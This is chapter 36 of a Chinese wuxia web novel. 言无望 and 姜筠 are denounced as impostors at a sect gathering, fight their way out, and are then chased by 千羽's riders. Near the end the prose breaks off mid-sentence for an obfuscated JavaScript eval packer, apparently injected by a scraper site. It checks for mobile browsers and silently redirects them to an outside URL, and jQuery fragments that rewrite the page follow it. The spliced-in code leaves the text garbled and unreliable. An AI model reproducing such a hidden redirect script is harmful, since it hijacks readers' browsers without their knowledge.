36. 第 36 章

作品:《我在江湖苟命(穿书)

    言无望站在人群中央,面对那两名言家人的质问,神色依旧平静如水。


    他静静地看着那两人,声音冷静而沉稳:“在下无需说谎,我确实是言家后人。至于言家在外的子孙……想必二位心中应当有定论才对。”


    这话说得意味深长。那年长的言家人脸色微变,随即吹着胡子瞪着眼,愤愤道:“简直是一派胡言!”他转向众人,高声疾呼,“这人冒充我言家后人,心性狡诈!还望各位能擦亮眼睛,小心被蒙蔽了过去!”


    姜筠站在人群里,看着言无望,她不动声色地挤过人群,站到了他身旁。


    言无望转头看她,眼中闪过一丝惊讶,随即化作温暖的笑意。他嘴唇微动,无声地说了句:“我真的是言家后人。”


    姜筠点点头,声音不大,却很坚定:“放心吧,我相信你!”


    话音刚落,人群中忽然响起一声高呼。


    “你说他不是言家人他就不是了?”


    许清川嗓门大得全场都能听见:“那我说你们两个也不是言家人呢!你们是不是也不是了?”


    这话一出,人群中便有几个人跟着轻声应和。


    “许公子说得对啊……咱们谁也不认识南域言家的人,他们说是就是了?说人不是就不是了?”


    “就是就是,我看言公子周身正派,定不是什么虚伪、攀附名望之人!”


    那年轻些的言家人脸色一沉,眼中闪过恼怒。他上前一步,从怀中掏出那枚玉牌,高高举起。


    “看清楚了,各位!”


    玉牌在阳光下泛着温润的光,上面那个“言”字清晰可见。


    “这是我言家人自出生起便由长辈赐予的家族令牌,此令牌为南域特有的玉石雕刻而成,是每一个言家子孙的印号!”


    他举着玉牌,穿过人群,径直走到言无望面前,目光咄咄逼人,“这位公子,你若真是言家人,可否掏出你的玉牌?在下验明真伪!”


    姜筠心头一松,不就是个玉牌吗?好像谁没有一样?


    她转头看向言无望,等着他掏出东西打脸。一秒。


    两秒。


    三秒。


    言无望没有动,姜筠愣住了。


    “言无望?”她小声唤道。


    言无望依旧没有动,他的目光落在那枚玉牌上,眼中翻涌着复杂的情绪,怀念、痛苦、愤怒,还有深深的无力。


    “哈哈哈哈!”那言家人大笑起来,“各位都看到了吧?无需老夫再多言了!”


    人群中顿时炸开了锅。“他没有玉牌啊?”


    “人家不都说了么,他们家族的都有,他没有……那不就是假的么?”


    “可言公子看着不像坏人啊……”


    “知人知面不知心!”


    姜筠不甘心地看向言无望,目光里带着一丝她自己都没察觉的祈求。


    言无望对上她的目光,喉咙动了动,终于开口。他的声音很轻,像是从很远的地方飘来:“曾经是有的,只不过……”他顿了顿,闭上眼睛,再睁开时眼眶微微泛红。


    “只不过都没了,全都没了。”


    姜筠心头一震,什么叫“都没了”?


    她还没来得及细想,人群中已经有人开始发难。


    妙善站在一旁,眉眼微垂,一副惋惜之情:“如此说来,言公子的身份就很可疑了。”


    这话像一颗石子投入湖中,激起千层浪。


    一个粗犷的声音从人群中炸开:“既然不是南域言家的人,为何要欺骗众人?是何居心?”


    妙善歪了歪头,看着言无望,似笑非笑:“为何呢?言——哦,不对,你不是言家人,那我该怎么称呼你呢?”


    言无望抬起头,目光扫过众人,最后落在妙善脸上。他的声音依旧平静,却带着一种说不出的沉重:“信与不信,各位心中自有判断。在下言尽于此。”


    “判断?”另一个声音响起,“用假身份混进来,妄图想要成为武林盟主,到底有何用意?”


    “对啊!”又有人接话,“都说这位言公子为武林除害,可如今我们对玄月门仍旧知之甚少。反倒是这位言公子,去到哪里,哪里就能遇见玄月门的人。若说都是巧合,恐怕有些不寻常吧?”


    这话一出,众人纷纷点头。“确实……肃城的事,他怎么那么巧就在?”


    “还有锻刀门,也是他赶上的。”


    “莫非……”


    有人压低声音,却故意让周围人都能听见:“莫非是玄月门的卧底?”


    这句话像一把火,瞬间点燃了全场。


    “玄月门卧底?!”


    “难怪他武功这么高,来历却不明!”


    “说不定那些功绩都是假的!是他和玄月门串通好的!”


    南宫钰原本站在一旁默不作声,此刻也开了口。他目光狐疑地在言无望和姜筠之间转了个来回,缓缓道:“言公子身份有假,那他身边的这位姜姑娘……也未必就真实吧?”


    姜筠心头火起,南宫钰你这个墙头草!明明刚才还支持言无望,转脸就质疑起了她?


    可她没有开口反驳,因为有人比她更激动。


    “胡说八道!”许清川拼命想冲过来,却被许凌云一指点中穴道,动弹不得。他急得满脸通红,对着父亲大喊,“爹!你快放开我!”许凌云面无表情,仿佛什么都没听见,周围的议论声越来越响,越来越尖锐。


    “对!让他们说清楚!”


    “说清楚!”有人提议:“直接把两人抓起来,一审便知!”


    话音刚落,便有人拔剑出鞘。寒光闪烁,剑锋直指言无望和姜筠。


    言无望环视四周,目光扫过那些或愤怒、或狐疑、或冷漠的面孔,最后定在一个人身上——妙善。


    和尚站在人群中,一尘不染,眉眼含笑,正看着他。见言无望看过来,妙善嘴角微微扬起,露出一个轻蔑的笑容。那笑容转瞬即逝,却让言无望心头一凛。


    这一切……都是有计划的?


    妙善收回目光,转向主位上的苏天元,语气诚恳:“苏宗主,我觉着孙掌门的话很有道理。不如将这二人关进大牢,严加审讯,也好还武林一个真相。”


    苏天元沉吟片刻,点了点头。


    顷刻间,人群蜂拥而上,将两人团团围住。


    言无望拔剑出鞘,宝剑在阳光下泛起寒光。姜筠也抽出腰间宝刀,紧紧握住。


    “跟紧我。”言无望低声道,姜筠点点头,心跳如擂鼓。


    刀光剑影,喊杀声四起。


    两人背靠背,奋力厮杀,那些围上来的人虽多,却大多是乌合之众,真正的高手都站在外围观望。谁也不愿意第一个冲上去,成为两人刀剑下的亡魂。一路厮杀,一路奔逃。


    终于,两人冲出了天策宗,跑进城外的一片树林。


    姜筠提着刀,大口喘气。她的衣服被划破了几道口子,头发散乱,样子狼狈不堪。她回头看了一眼,见没人追来,一屁股坐在地上。


    “这些人……真是一句话不合就打打杀杀!”她喘着气骂道,“刚才还夸你呢,转头就要抓你!墙头草都没他们变得快!”


    言无望也坐了下来,靠在一棵树上。他身上的伤不比姜筠少,衣袍上好几处血迹,但神色还算镇定。


    他看着姜筠,目光柔和得不像话。


    “筠儿,”他轻声开口,“谢谢你愿意跟着我。”


    姜筠一愣,随即摆摆手:“我不跟着你行么?我要是留在那儿,不就真得关进大牢了?”她顿了顿,又叹口气:“现在怎么办呀?”


    言无望躺在草地上,望着头顶的树影,沉默片刻,轻声道:“我也不知道。”


    姜筠差点跳起来:“啊?你不能不知道啊!”言无望


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17282418|195505||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    转头看她,眼中带着一丝无奈的笑:“我真的不知道。”


    姜筠被他看得没了脾气,坐在地上想了半天,忽然眼睛一亮:“灵秀还没赶到!要不然我们去鹿霞山吧?到了那儿再给灵秀写封信告诉她!”


    言无望想了想,点点头:“也好。”


    两人歇了片刻,起身继续赶路。


    天色渐渐暗了下来,乌云从远处压过来,遮住了最后一丝天光,空气里透着潮湿的腥气,眼看就要下雨。


    姜筠抬头看了看天,正要说话,忽然听见身后传来急促的马蹄声。


    她猛地回头,十几骑黑衣人从暮色中冲出来,马蹄踏起尘土飞扬。为首那人身形高瘦,面目冷峻,正是千羽。“追来了!”姜筠惊呼。


    话音刚落,箭矢破空而来。


    言无望一把推开姜筠,自己侧身避过,堪堪躲开一箭。可第二箭、第三箭紧跟着射来,密集如雨。


    两人拼命闪躲,一边跑一边挥刀格挡。


